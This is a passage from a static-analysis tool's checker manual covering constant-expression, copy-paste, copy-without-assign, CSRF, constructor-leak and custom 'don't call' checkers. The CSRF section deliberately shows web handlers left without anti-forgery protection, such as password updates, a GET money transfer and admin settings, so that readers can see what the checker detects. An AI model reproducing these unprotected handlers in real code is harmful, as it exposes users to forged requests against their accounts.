In the following example, regardless of the actual value of `flags`, `!flags` can only yield 0 or 1, and 0 or 1 bitwise AND with 2 always yields 0:

```
#define FLAG 2
extern int flags;

if (!flags & FLAG) // Defect: always yields 0
```

The correct expression in this example was likely:

```
!(flags & 2)
```

The following example is always true, because it is interpreted as `(a == b) ? 1 : 2`, such that both possible results are non-zero:

```
if (a == b ? 1 : 2)
```

4.48.3.2. C#

In the following example, regardless of the actual value of `flags`, once the additional `1` bit from `FLAG` is ORed (with the `|` operator) into it, the result can never be zero.

Example:

```
public const int FLAG = 1;
public void Example1(int flags)
{
    if ((flags | FLAG) != 0) {
        // ...
    }
}
```

The correct expression in this example was likely:

```
if ((flags & FLAG) != 0)
```

In the following example, the bit, `0x10`, that is being tested in `someBits` is different than the only bit, `1`, in the value that the `|` expression is being compared with, so the two can never be equal.

```
public void Example2(int someBits)
{
    if ((someBits | 0x10) == 1) {
        // ...
    }
}
```

4.48.3.3. Java

In the following example, regardless of the actual value of `flags`, once the additional `1` bit from `FLAG` is `or`-ed into it, the result can never be zero:

```
int flags;
static final int FLAG = 1;
...
    if ((flags | FLAG) != 0) // Defect: always true
```

The correct expression in this example was likely:

```
if ((flags & FLAG) != 0)
```

In the following example, the bit, `0x10`, that is being tested in `someBits` is different than the only bit, `1`, in the value the & expression is being compared with, so the two can never be equal.

```
int someBits;
...
if ((someBits & 0x10) == 1) // Defect: always false
```

The following example pointlessly tests `o1` twice and fails to test `o2`, as was probably intended:

```
void myMethod(Object o1, Object o2) {
    if ((o1 != null) && (o1 != null)) // Defect: pointless expression"
```

4.48.3.4. JavaScript

In the following example, a `typeof` operation is compared against something other than a string when the developer probably intended to test the quoted string, `"undefined"`, instead.

```
if (typeof s === undefined) { // Defect: always false
```

4.48.3.5. PHP

```
function test($val) {
  if (! $val === null) { // A CONSTANT_EXPRESSION_RESULT here ('!==' is intended)
    return;
  ...
}
```

4.48.3.6. Python

```
def test(val):
  if ~(val & 1): # A CONSTANT_EXPRESSION_RESULT here ('~' probably should be 'not')
    return None
  ...
```

4.48.4. Events

This section describes one or more events produced by the CONSTANT_EXPRESSION_RESULT checker.

- `bit_and_with_zero` - Bitwise AND of expression with zero. Appears when the `report_bit_and_with_zero` option is set.
- `pointless_expression` - The same non-constant expression occurs on both sides of an && or `||` operator. Such an expression evaluates to the same thing as either of its identical operands. Often one of these operands was meant to be different from the other.
- `result_independent_of_operands` - The expression has a constant value, regardless of the value of the operands.

  For a subset of such events, the checker identifies likely programming errors that triggered the event:

  - `extra_high_bits` - The right-hand side of an &= or |= expression is of a wider type than the left-hand side and has high-order bits set that will not affect the left-hand side.

    Example:

    ```
    short_variable |= 0x10000; /* No effect on 'short_variable' */
    ```

  - `logical_vs_bitwise` - A logical operator, such as negation (`!`), appears to have been substituted for a bitwise operator, such as complement (~), or vice versa. This is a specific case of `result_independent_operands` where the likely root cause can be deduced with certainty.

    Example:

    ```
    #define FLAG1 1
    #define FLAG2 2
    #define FLAG3 4
    #define FLAGS (FLAG1 | FLAG2 | FLAG3)

    /* Defect: assigns 0 rather than 0xfffffff8 */
    int supposedToBeBitwiseComplementOfFLAGS = !FLAGS;
    ```

  - `missing_parentheses` - The operator precedence statement requires a set of parentheses.

    Example:

    ```
    !var & FLAGS /* Did you intend "!(var & FLAGS)" ? */
    ```

  - `operator_confusion` - One operator was substituted for another.

    Example:

    ```
    (var << 8) & 0xff /* Did you intend '>>' instead of '<<'? */
    ```

- `same_on_both_sides` - The result of the expression is always the same because both operands of certain binary operations, such as comparison or subtraction, are the same expression. For example, the programmer might have intended to write the second example instead of the first one.

  Unintended code:

  ```
  if (something != something)
  ...
  ```

  Intended code:

  ```
  if (something != anotherThing)
                  ...
  ```

  These defects are an exception to the rule that all expressions reported by this checker have constants results. Although the result is usually not constant, it also not likely to be what was intended.

- `unnecessary_op_assign` - An operation (&= or `|`=) assigns a constant value. This event appears when the option `report_unnecessary_op_assign` is set.

4.49. COPY_PASTE_ERROR

Quality Checker

4.49.1. Overview

This C/C++, C#, Java, JavaScript, PHP, and Python checker finds many instances in which a section of code was copied and pasted, and a systematic change was made to the copy. However, because that change was incomplete, it unintentionally left some portions of the copy unchanged.

Currently, the checker reports when the programmer intended to rename an identifier but forgot to change one instance. Note that the checker is not intended to report all instances of copy-pasting, only those that contain an error.

C/C++, C#, Java, JavaScript, PHP, and Python

- **Enabled by Default**: COPY_PASTE_ERROR is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.49.2. Examples

This section provides one or more examples of defects found by the COPY_PASTE_ERROR checker.

4.49.2.1. C/C++

The following example shows a copy-paste defect where the second instance of a should be replaced with b.

```
class CopyPasteError {
    int square(int x) {
        return x*x;
    }
    int example(int a, int b, int x, int y) {
        int result = 0;
        if (a > 0) {
            result = square(a) + square(x);
        }
        if (b > 0) {
            // "square(a)" should read "square(b)"
            result = square(a) + square(y);
        }
        return result;
    }
};
```

4.49.2.2. C# and Java

```
class TestCopyPasteError {
    bool foo(int k) { return true; }
    bool bar(int k) { return true; }

    void stuff() { }
    static readonly int key1 = 3, key2 = 5;

    void bar() {
        if (foo(key1) && bar(key1)) { stuff(); }
        // A COPY_PASTE_ERROR defect occurs here.
        if (foo(key2) && bar(key1)) { stuff(); }
    }

}
```

4.49.2.3. JavaScript

```
function copyPasteError(arr1, arr2) {
    var ret = 10;
    if(Array.isArray(arr1) && arr1.length > 0 && typeof arr1[0] === "number") {
        ret += arr1[0];
    }

    if(Array.isArray(arr2) && arr2.length > 0 && typeof arr1[0] === "number") {
    // Defect due to arr1[0]
        ret += arr2[0];
    }
}
```

4.49.2.4. PHP

```
function baz1($a, $b) {
  if ($a && $b) {
      $x = $x + $z;
  }
  if ($a && $b) {
      $y = $x + $z; // A COPY_PASTE_ERROR here
  }
}
```

4.49.2.5. Python

```
def baz1(a, b):
  if (a and b):
    x = x + z
  if (a and b):
    y = x + z # A COPY_PASTE_ERROR here
```

4.49.3. Events

C/C++, C#, Java, JavaScript, PHP, and Python

This section describes one or more events produced by the COPY_PASTE_ERROR checker.

- `original` - Original instance of code which was copied.
- `copy_paste_error` - Copy of code which contains a defect.

4.50. COPY_WITHOUT_ASSIGN

Quality, Rule Checker

4.50.1. Overview

This C/C++ checker reports many cases where a class has at least one user-written copy constructor but lack a user-written assignment operator. In order to be considered as an assignment operator for the purposes of this rule an assignment operator must be usable to assign the entire object. Private copy constructors are assumed not to be meant for use and do not imply the need for an assignment operator, although if the copy constructor is private it would be best to also have a private assignment operator.

This rule does not require that the class own any resources, so it may report classes that have no actual need for an assignment operator. It is also possible that objects of a given class are never assigned, in which case even if the class does own resources no actual bugs may result from not having an assignment operator.

Disabled by Default: COPY_WITHOUT_ASSIGN is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable COPY_WITHOUT_ASSIGN along with other rule checkers, use the `--rule` option.

4.50.2. Examples

This section provides one or more examples of defects found by the COPY_WITHOUT_ASSIGN checker.

A simple string wrapper class:

```
class MyString {
  char *p;
public:
  MyString(const char *s) : p(strdup(s)) {}
  ~MyString() {free(p);}
  // copy constructor
  MyString(const MyString &init) : p(strdup(init.p)) {}
  // no assignment operator
  const char *str() const {return p;}
  operator const char *() const {return str();}
};
```

Assigning a MyString object will eventually result in a use-after-free error due to multiple objects inadvertently sharing the same string buffer.

4.50.3. Events

This section describes one or more events produced by the COPY_WITHOUT_ASSIGN checker.

- `copy_without_assign`: A class has a user-written copy constructor but no user-written assignment operator.

4.51. CSRF

Security Checker

4.51.1. Overview

This C# and Java checker finds cross-site request forgery (CSRF) vulnerabilities by identifying controller entry points that modify the server state, and it reports a defect when the entry point is not secured by a recognized CSRF protection scheme.

CSRF is an attack that exploits a web client's authenticated session to perform unwanted actions on a remote server. Typically, a user will unknowingly load a malicious web page that initiates requests with side effects. Because user cookies accompany requests to the site, active session identifiers also accompany the malicious request. This is the case even if the request originates from content in another site.

To the server, a successful CSRF attack is no different than any legitimate action performed by the user. Both transactions originate from a browser client, and both transactions include proper session identifiers. It can be exceedingly difficult to detect a CSRF attack and recover after it has occurred.

The suggested strategy for preventing CSRF attacks is the use of the synchronizer token pattern. A synchronizer token is a pseudo-random (or otherwise unpredictable) value that is generated by the server for each user session. For any form submission or action that affects the server state of the user, the token is included as a hidden field and passed as an HTTP request parameter. The server then checks that each one of these requests has a valid and active token. Because the tokens live inside the local page content, they are not accessible to malicious scripts that are running on other sites.

Protecting against CSRF requires several processes:

- Generating cryptographically secure tokens and caching them for the lifetime of the user sessions.
- Modifying all forms and JavaScript callbacks to include the token in their requests.
- Checking that all requests that modify the server state include a synchronizer token that is valid for the associated user. The CSRF checker focuses on this process.

The CSRF checker recognizes several ways of rejecting requests with missing or invalid synchronizer tokens:

- Validator method calls - If a validator function that checks a request's synchronizer token is used to protect individual controller methods against CSRF, the checker will report unprotected controller methods where this validation should be performed.

  The checker will attempt to automatically identify validator methods. This heuristic can be tuned or suppressed using the `validator` checker option. Validator methods can be also be modelled (in C# only).

- Java servlet filters - If a servlet filter is used to inspect the synchronizer token, the checker can identify specific access paths and HTTP request method handlers that are unprotected when they should be protected. The checker reports a defect if a URI access path of a controller method falls outside of the URL mapping of the filter. A defect is also reported if the method services HTTP request method verbs that are not protected by the filter. This URI and request method-specific analysis is supported for the following technologies:

- Java servlets
- Spring MVC 3.0

The checker also includes built-in support for several filters, including Spring Security CSRF protection (introduced in version 3.2) and the OWASP CSRFGuard library.

- ASP.NET `Site.Master` pages - In an ASP.NET Web Form, the checker recognizes the use of a `Site.Master` page with a synchronizer token check in the `master_Page_PreLoad` event handler.
- ASP.NET MVC `ValidateAntiForgeryToken` filter attributes - In an ASP.NET MVC application, the checker recognizes the use of the `System.Web.Mvc.ValidateAntiForgeryTokenAttribute` class through the `[ValidateAntiForgeryToken]` filter attribute.
- ASP.NET MVC custom `FilterAttribute` classes - The checker recognizes the use of custom filter classes to protect request handlers from cross-site request forgery.

Preview checker: CSRF is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: CSRF is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable CSRF along with other preview-level Web application checkers, use the `--webapp-security-preview` option to the `cov-analyze` command.

4.51.2. Options

This section describes one or more CSRF options.

- `CSRF:filter:<filter_class>` - This C# and Java option lists fully-qualified class names of your CSRF filters. One or more values are permitted. Default is unset. (If this option is unspecified, a set of built-in heuristics will be used to automatically identify the filter classes; if the option is specified, these heuristics will be disabled.)

  In Java Web applications, servlet filter classes are mapped to request handlers through the URL mappings specified in the Web application's `web.xml` file.

  In ASP.NET MVC applications, `FilterAttribute` classes are mapped to request handlers through attributes on the MVC Controller methods.

- `CSRF:http_method_blacklist:<HTTP_request_methods>` - This Java option lists HTTP request methods for which CSRF defects will be reported, even if they are covered by a filter. One or more values are permitted. If the behavior of a filter is too complex, blacklisting allows its method-specific coverage to be manually specified. The valid (case-insensitive) values are GET, POST, PUT, DELETE, HEAD, OPTIONS, TRACE, CONNECT. Default is unset.

- `CSRF:http_method_whitelist:<HTTP_request_methods>` - This Java option lists HTTP request methods for which CSRF defects will be suppressed. One or more values are permitted. If the filter cannot be detected or is too complex, whitelisting allows its method-specific coverage to be manually specified. The valid (case-insensitive) values are GET, POST, PUT, DELETE, HEAD, OPTIONS, TRACE, CONNECT. Default is unset.
- `CSRF:report_all_required_checks:<boolean>` - If this C# and Java option is set to `true`, the checker will ignore any existing CSRF protection and report defects at all entry points that should be protected. Defaults to `CSRF:report_all_required_checks:false`
- `CSRF:report_database_updates:<boolean>` - If this C# and Java option is set to `false`, the checker will not treat database updates as evidence that protection from CSRF is required and will not report defects on the updates. Defaults to `true`, meaning that the checker will report such updates as defects by default. Defaults to `CSRF:report_database_updates:true`
- `CSRF:report_filesystem_modification:<boolean>` - If this C# and Java option is set to `true`, the checker will treat modifications to the filesystem as evidence that protection from CSRF is required and will report defects on the modifications. Defaults to `CSRF:report_filesystem_modification:false`
- `CSRF:report_unknown_urls:<boolean>` - If this Java option is set to `true`, the checker will report defects at entry points whose URI mapping could not be determined but where the URI is required to determine filter coverage. Defaults to `CSRF:report_unknown_urls:false` (When false, these entry points are ignored.)
- `CSRF:url_whitelist:<URLs>` - This Java option lists URLs for which CSRF defects will be suppressed. One or more values are permitted. If the filter cannot be detected or is otherwise too complex, this option allows its URL coverage to be manually specified. Default is unset.
- `CSRF:validator:<validator_methods>` - This C# and Java option lists fully-qualified method names of your CSRF validator methods. The method can be specified with or without parameters and will be matched accordingly. Default is unset. (If the option is unspecified, a set of built-in heuristics will be used to automatically identify the validator method; if the option is specified, these heuristics will be disabled.)

4.51.3. Examples

This section provides one or more examples of defects found by the CSRF checker.

4.51.3.1. Java

Custom filter does not protect URI mapping: A filter might have a URI mapping that does not cover a vulnerable entry point. In the following example, a `WEB-INF/web.xml` file in an emitted Web application (web-app) describes a servlet mapping to a URI that is outside of the pattern protected by the filter:

```
<servlet>
```

```
  <servlet-name>UpdatePasswordServlet< /servlet-name>
  <servlet-class>com.coverity.UpdatePasswordServlet </servlet-class>
</servlet>

<servlet-mapping>
  <servlet-name>UpdatePasswordServlet</servlet-name>
  <url-pattern>/update_password</url-pattern>
</servlet-mapping>

<filter>
  <filter-name>CSRFFilter</filter-name>
  <filter-class>com.coverity.CSRFFilter</filter-class>
</filter>

<filter-mapping>
  <filter-name>com.coverity.CSRFFilter</filter-name>
  <url-pattern>/safe/*</url-pattern>
</filter-mapping>
```

If the `UpdatePasswordServlet` servlet relies on user credentials and modifies the Web application state, a CSRF attacker might exploit those credentials. Here, the user password could be reset without the user's consent.

```
class UpdatePasswordServlet extends HttpServlet {

  private PasswordService passwordService;

  public void doPost(HttpServletRequest req, HttpServletResponse resp)
      throws ServletException, java.io.IOException
  {
    HttpSession sess = req.getSession();
    if (sess) {
        String user = (String)sess.getAttribute("user");
        String new_password = req.getParameter("new_password");

        passwordService.updatePassword(user, new_password);
    }
  }
}
```

Custom filter does not protect GET requests: A servlet filter might be implemented to protect only certain HTTP request methods (for example, POST). Exploitable entry points might continue to be accessible using other request methods.

In the following example, the custom servlet filter `MyCsrfFilter` is implemented to protect POST requests by validating the synchronizing token for the request.

```
class MyCsrfFilter implements javax.servlet.Filter {

  public void doFilter(ServletRequest req, ServletResponse resp, FilterChain chain)
      throws ServletException, java.io.IOException
  {
    if (req instanceof HttpServletRequest) {
      HttpServletRequest hreq = (HttpServletRequest)req;

      // CSRF check
      if (hreq.getMethod().equals("POST")) {
        if (!validCSRFToken(hreq)) { throw new ServletException(); }
      }
    }

    chain.doFilter (req, resp);
  }

  // (other interface methods not shown)
}
```

Consider the following Spring MVC 3.0 entry point, `MyController.deleteAccount`. Assume that it is protected by an authorization check that is implemented as a servlet filter (not shown).

```
@Controller
class MyController {

  private AccountService accountService;

  @RequestMapping("/deleteAccount")
  public String deleteAccount(@RequestParam("user") String user)
  {
    accountService.deleteUser(user);
    return "successView.jsp";
  }
}
```

Even if `MyCsrfFilter` is mapped to cover the URI `/deleteAccount`, the controller is still vulnerable to a CSRF attack because it can be accessed with a GET request. (This is the default for Spring `@RequestMapping` annotations.)

Custom validator is missing: A call to a custom synchronizer token validator method can be missing for a vulnerable entry point. In the following example, the CSRF protection is implemented using an ad hoc validation scheme. The synchronizing token is checked using the method `CsrfService.validateToken`. The Apache Struts `UpdateProfileAction.execute` controller is protected, but the `AdminSettingsAction.execute` is not. (An administrator-level user is equally vulnerable to CSRF attacks, with potentially far more severe consequences.)

```
public class UpdateProfileAction extends org.apache.struts.action.Action {

  private ProfileDao profileDao;
  private CsrfService csrfService;

  public ActionForward execute(ActionMapping mapping, ActionForm form,
                               HttpServletRequest request, HttpServletResponse
 response)
      throws Exception
  {
    // check CSRF token
    if (!csrfService.validatetoken(request)) {
      return mapping.findForward("unauthorized");
    }

    // store new profile in the database
    profileDao.storeProfile((UpdateProfileForm)form);

    return mapping.findForward("success");
  }
}

public class AdminSettingsAction extends org.apache.struts.action.Action {

  private AdminService adminService;

  public ActionForward execute(ActionMapping mapping, ActionForm form,
                               HttpServletRequest request, HttpServletResponse
 response)
      throws Exception
  {
    // store new settings in the database
    adminService.updateSettings((AdminSettingsForm)form);

    return mapping.findForward("success");
  }
}
```

Spring Security CSRF Filter: Spring Security offers CSRF protection in version 3.2 that by default only protects controllers that serve POST, PUT, or DELETE requests. In the Spring security XML context file shown below, the CSRF protection has been enabled.

```
<sec:http auto-config="true">
<sec:intercept-url pattern="/**" access="ROLE_USER" />
<sec:csrf />
</sec:http>
```

The following servlet method is not protected because it serves HTTP GET requests.

```
class BankServlet extends HttpServlet {

  public void doGet(HttpServletRequest req, HttpServletResponse resp)
      throws ServletException, java.io.IOException
  {
    HttpSession sess = req.getSession();
    if (sess) {
        transferMoney((Long)sess.getAttribute("userid"),
                      (String)req.getParameter("amount"));
    }
  }

  private void transferMoney(Long userid, String amount) {
    // update user's financial record in database
  }
}
```

OWASP csrf-guard Filter: OWASP csrf-guard tool can be configured to whitelist certain URI access paths and certain HTTP request methods. These configurations are specified in its `Owasp.CsrfGuard.properties` file. In this example, the `org.owasp.csrfguard.CsrfGuardFilter` servlet filter has been mapped to all URIs, and the properties file contains the following configurations:

```
# Protected Methods
#
org.owasp.csrfguard.ProtectedMethods=POST,PUT,DELETE

# Unprotected Pages:
#
org.owasp.csrfguard.unprotected.Admin=/admin/*
```

Below, neither of the two Spring MVC 3.0 controller methods are protected. The following method, `UserController.updatePhone`, is vulnerable because it serves HTTP GET requests.

```
@Controller
class UserController {

  private UserService userService;

  @RequestMapping("/admin/set_priv", method = RequestMethod.POST)
  public void updatePhone(HttpServletRequest req,
                          @RequestParam("phone") String phone) {
    HttpSession sess = req.getSession();
    if (sess) {
      // update user's phone number...
      userService.setPhone(sess.getAttribute("user"), phone);
    }
}
```

The next method, `AdminController.addUser`, is vulnerable because it is accessible through a whitelisted URI.

```
@Controller
class AdminController {

  private UserService userService;

  @RequestMapping("/admin/set_priv", method = RequestMethod.POST)
  public void addUser(HttpServletRequest req)
      throws AccessException
  {
    HttpSession sess = req.getSession();
    if (sess) {
      // verify that the user's session has admin privledges
      Privledges p = (Privledges)sess.getAttribute("privledges");
      if (!p.hasAdmin()) {
         throw new AccessException("No admin privledges");
      }
      // update the database with a new user and password
      userService.addUser(req.getParameter("new_user"),
                          req.getParameter("new_password"));

      return "newUserSuccess.jsp";
  }

  return "login.jsp";
}
```

4.51.3.2. C#

An ASP.NET MVC Controller: In the following example, there are two MVC controller methods. Both update the database and have side effects. The ASP.NET MVC `System.Web.Mvc.ValidateAntiForgeryTokenAttribute` authorization filter is protecting the `UpdateAppleCount` request handler, but `UpdateOrangeCount` remains vulnerable to cross-site request forgery attacks.

```
using System;
using System.Web;
using System.Web.Mvc;

namespace MyApp {

    public class MyController : Controller {

        FruitDatabase db;

        [ValidateAntiForgeryToken]
        public ActionResult UpdateAppleCount() {
            // Protected using MVC's
            // System.Web.Mvc.ValidateAntiForgeryTokenAttribute
            db.UpdateAppleInventory(Request);
            return View("success");
        }

        public ActionResult UpdateOrangeCount() {
            // Vulnerable to CSRF!
            db.UpdateOrangeInventory(Request);
            return View("success");
        }

    }
}
```

4.51.4. Events

This section describes one or more events produced by the CSRF checker.

- `entry_point`: [C#, Java] Identifies the method that is invoked to serve the vulnerable Web application request.

- `example_csrf_check`: [C#, Java] Provides an example from elsewhere in the code that shows how the validator method is used.
- `insufficient_filtering`: [C#, Java] Indicates that an available CSRF filter does not cover the entry point that requires protection.
- `no_protection_scheme`: [C#, Java] Indicates that the checker was not able to identify any CSRF protection in the entire application. These events exist to allow this case to be readily identified and the checker tuned (through checker options), if necessary.
- `remediation`: [C#, Java] Provides advice on addressing the defect that makes use of any existing CSRF protection that the checker has detected.
- `requires_protection`: [C#, Java] Identifies an action that modifies the state of the Web application and therefore requires protection.

4.51.5. Models

C# and Java

CSRF checker models identify which methods modify the server state and therefore require protection. Each model primitive has a strength of evidence, and the checker will present the strongest one, in the following order:

1. Database updates: These updates result in defects with the `databaseUpdate` subcategory and are high impact. The entire category of defects can be suppressed with the `ignore_database_updates` checker option.

- For Java, this action can be modelled using the following primitive:

  ```
  void com.coverity.primitives.SecurityPrimitives.csrf_check_needed_for_db_update()
  ```

- For C#:

  ```
  Coverity.Primitives.Security.CSRFCheckNeededForDBUpdate()
  ```

2. Filesystem modifications: These modifications result in defects with the `filesystemModification` subcategory and are medium impact. The entire category of defects can be suppressed with the `ignore_filesystem_modification` checker option.

- For Java, this action can be modelled using the following primitive:

  ```
  void
   com.coverity.primitives.SecurityPrimitives.csrf_check_needed_for_file_modification()
  ```

- For C#:

  ```
  Coverity.Primitives.Security.CSRFCheckNeededForFileModification()
  ```

The following C#-only primitive identifies a method that validates an anti-forgery token and protects against CSRF attacks. Defects will be suppressed in any direct caller of the modelled method.

```
Coverity.Primitives.Security.CSRFValidator()
```

To create a Java model that suppresses defect reports, see Section 6.3.1.6, “Suppressing defect reports on a method”.

4.52. CTOR_DTOR_LEAK

Quality Checker

4.52.1. Overview

This C++ checker finds many instances where a constructor allocates memory and stores a pointer to it in an object field but the destructor does not free the memory.

This checker and RESOURCE_LEAK catch a complementary set of memory leak defects.

To suppress a false positive, add a destructor statement that frees the field.

Enabled by Default: CTOR_DTOR_LEAK is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.52.2. Examples

This section provides one or more examples of defects found by the CTOR_DTOR_LEAK checker.

```
struct A {
  int *p;

  A()   { p = new int; }
  ~A()  { /*oops, leak*/ }
};
```

4.52.3. Events

This section describes one or more events produced by the CTOR_DTOR_LEAK checker.

- `alloc_fn`: Where memory is allocated.
- `var_assign`: Allocated memory is copied among local variables.
- `value_flow`: Allocated memory is copied by flowing through a function that returns one of its arguments.
- `ctor_dtor_leak`: Reports where allocated memory is assigned to a class field but not freed in the destructor.

4.53. DC.*CUSTOM_CHECKER*

Quality, Security (Don't Call) Checker

4.53.1. Overview

Coverity Analysis provides some DC.* (Don't Call) checkers (see Section 4.56, “DC.STREAM_BUFFER ”, Section 4.57, “DC.STRING_BUFFER ”, and Section 4.58, “DC.WEAK_CRYPTO ”) that you can use in your analyses. You can also create DC.CUSTOM_* checkers with a JSON configuration file that you call by using the `--dc-config <file.json>` option to `cov-analyze`.

Top-level fields: The top-level fields in the JSON configuration file for this checker are the same as those described in Section B.1.4.1, "Top-level value" for Web Application Security configuration files. Please note the important requirement and recommendation in that section.

Directives: The configuration file requires the following directives:

- For defining new checkers: A directive specifies the checker name, for example: `"dc_checker_name" : "DC.CUSTOM_MY_CHECKER"`
- For adding a method to a checker: The first directive identifies the method set for the checker, for example: `"method_set_for_dc_checker" : "DC.CUSTOM_MY_CHECKER",`.

  The other directive identifies the methods in the method set; for example: `"methods" : { "named" : "strcmp" },` where `strcmp` is the method name.
- For a custom defect message for methods in a `method_set_for_dc_checker`: `txt_defect_message` for the named function in the method set.

  For proper usage, see this directive in Example 2.
- For custom remediation advice for methods in a `method_set_for_dc_checker`: `txt_remediation_advice` for the named function in the method set.

  For proper usage, see this directive in Example 2.
- To change the checker properties (metadata that can appear in columns, filter lists, or other places in the Coverity Connect UI), you can use the following directives:
  - `antecedent_checker`: String that specifies a checker name. You only use this property if you change the name of a certain checker and want to preserve existing triage results for that checker in Coverity Connect. There are two use cases for this property:
    - When migrating from SECURE_CODING to a DC.CUSTOM_* checker, you specify `SECURE_CODING`. See Section 4.53.2, "Models".
    - When renaming a DC.CUSTOM_* checker, you specify the old name of the checker.
  - `category`: String that specifies a category of software issue (see issue category) found by this checker. The default category for this checker is `Security best practices violations`.
  - `cwe`: Integer that associates a CWE with an issue found by this checker. The default for this checker: 676.
  - `impact`: String that specifies the estimated impact of a software issue found by this checker on your source code (`low`, `medium`, or `high`). The default for this checker: `low`.
  - `kind`: String that identifies the kind of software issue this checker finds. The default for this checker: `security`.

Valid values for this property: `security` (for security issues), `quality` (for quality issues), or `both` (for security and quality issues).

- `local_effect`: String used to describe the local effect of a software issue found by this checker. The default for this checker: `May result in a security violation`.
- `long_description`: A string used to specify a long description for a software issue found by this checker. The default for this checker: `The called function is unsafe for security related code`.
- `type`: String used to specify a type (short description) for a software issue found by this checker. The default for this checker: `Calling risky function`.

To use these directives, see Example 3.

Example 1: Each new DC.CUSTOM_* checker requires at least one method.

```
{
    "type" : "Coverity analysis configuration",
    "format_version" : 4,
    "language" : "C-like",
    "directives" : [
       {
          "dc_checker_name" : "DC.CUSTOM_MY_CHECKER",
       },
       {
          "method_set_for_dc_checker" : "DC.CUSTOM_MY_CHECKER",
          "methods" : { "named" : "strcmp" },
      },
    ]
}
```

Example 2: Now assume that you want to define two custom checkers: DC.CUSTOM_MY_CHECKER (which reports calls for three methods, `strcmp`, `strcat`, and `mybadfunc`) and DC.CUSTOM_ANOTHER_CHECKER (which reports calls to `memmove`). In this case, the configuration file needs to define a `dc_checker_name` for each checker. For each method, the configuration needs to define a `method_set_for_dc_checker` and add the named method to a DC.CUSTOM_* checker. The `method_set_for_dc_checker` directives can appear in any order, so long as they follow the declaration of the checker to which they refer.

```
{
    "type" : "Coverity analysis configuration",
    "format_version" : 4,
    "language" : "C-like",
    "directives" : [
       {
          "dc_checker_name" : "DC.CUSTOM_MY_CHECKER",
       },
       {
          "dc_checker_name" : "DC.CUSTOM_ANOTHER_CHECKER",
       },
       {
          "method_set_for_dc_checker" : "DC.CUSTOM_MY_CHECKER",
          "methods" : { "named" : "strcmp" },
       },
       {
          "method_set_for_dc_checker" : "DC.CUSTOM_MY_CHECKER",
          "methods" : { "named" : "strcat" },
       },
       {
          "method_set_for_dc_checker" : "DC.CUSTOM_MY_CHECKER",
          "methods" : { "named" : "mybadfunc" },
          "txt_defect_message" : "Very bad function. Do not call mybadfunc again!",
          "txt_remediation_advice" : "Use mygoodfunc instead of mybadfunc.",
       },
       {
          "method_set_for_dc_checker" : "DC.CUSTOM_ANOTHER_CHECKER",
          "methods" : { "named" : "memmove" },
       },
    ]
}
```

Example 3: The following example shows how to modify checker properties described above.

```
{
    "type" : "Coverity analysis configuration",
    "format_version" : 4,
    "language" : "C-like",
    "directives" : [
       {
          "dc_checker_name" : "DC.CUSTOM_MY_CHECKER",
          //antecedent_checker used here to rename SECURE_CODING.
          "antecedent_checker" : "SECURE_CODING",
          "category" : "Custom category",
          "cwe" : 123,
          "impact" : "high",
          "type" : "Custom type",
          "long_description" : "Custom long description",
          "local_effect" : "Custom local effect",
          "kind" : both
       },
       {
          "method_set_for_dc_checker" : "DC.CUSTOM_MY_CHECKER",
          "methods" : { "named" : "strcmp" },
       },
    ]
}
```

Valid checker names

As with all Coverity checker names, your custom checker names must be completely capitalized, for example, DC.CUSTOM_MY_CHECKER or DC.CUSTOM_MYCHECKER, *not* DC.Custom_My_Checker or DC.Custom_myChecker. The checker name must begin with DC.CUSTOM_ followed by a unique name of your choice.

Method name specification

- The method name for C is the base name.
- You can use the internal mangled name of the C++, C#, or Java function, which you can get through the `cov-find-function` command. To discover the name, write source that defines a method like the one you want to match, then use `cov-make-library -of <some file> <source>` followed by `cov-find-function --user-model-file <some file> <function's identifier>`, which will print the name you need to match.
- For C++, you can provide the full name for the function, including scope and parameters. For example, for a method `mymethod(char *)` in `class MyClass`, you use the following:

  ```
  "MyClass::myMethod(char *)"
  ```

  However, note that when you specify the full name, qualifiers such as `const` should come *after* the type name. For example, assume the following:

  ```
  namespace NS {

    struct S1 { };

    struct S2 {
      void func(volatile const S1 * const &) { }
    };
  }
  ```

  Here, the function `funct` must be identified as follows:

  ```
  NS::S2::func(NS::S1 const volatile * const &)
  ```

- For Java and C#, you need to use the fully qualified name. For example, to add `void println(String)` in Java to the checker DC.CUSTOM_MYJAVA_CHECKER, you use the following directive:

  ```
  {
      "method_set_for_dc_checker" : "DC.CUSTOM_MYJAVA_CHECKER",
      "methods" : { "named" : "java.io.PrintStream.println(java.lang.String)void" },
  },
  ```

  To add the method `void WriteLine(String)` in C# to the checker DC.CUSTOM_MYCSHARP_CHECKER, you use the following directive:

  ```
  {
      "method_set_for_dc_checker" : "DC.CUSTOM_MYCSHARP_CHECKER",
      "methods" : { "named" : "System.Console::WriteLine(System.String)System.Void"},
  },
  ```

4.53.2. Models

Upgrading custom SECURE_CODING configurations

You can migrate existing models for SECURE_CODING to a DC.CUSTOM_CHECKER configuration. The `--make-dc-config` option to `cov-make-library` is used to extract uses of `__coverity_secure_coding_function__` in the source code and generate a JSON configuration file containing method names and defect messages. This file can be manually edited afterwards, for example, to use more precise checker names for certain groups of methods.

The following example assumes that a user model for the function `my_malloc()` is defined in `my-malloc.c`.

```
void* malloc(unsigned n);

void *my_malloc(unsigned n) {
  __coverity_secure_coding_function__("buffer overflow","your code is bad",
                                      "this is how you fix it","VERY RISKY");
    return malloc(n);
}
```

Running the following command produces a `config.json` file:

```
> cov-make-library --make-dc-config -of config.json my-malloc.c
```

The content of the produced `config.json`:

```
{
   "type" : "Coverity analysis configuration",
   "format_version" : 4,
   "language" : "C-like",
   "directives" : [
     {
       "dc_checker_name" : "DC.CUSTOM_CHECKER",
       "antecedent_checker" : "SECURE_CODING"
     },
     {
       "method_set_for_dc_checker" : "DC.CUSTOM_CHECKER",
       "methods" : { "named" : "my_malloc" },
       "txt_defect_message" : "[VERY RISKY]. Using my_malloc can cause a
                               buffer overflow when done incorrectly. your code is
 bad.",
       "txt_remediation_advice" : "this is how you fix it",
     },
   ]
}
```

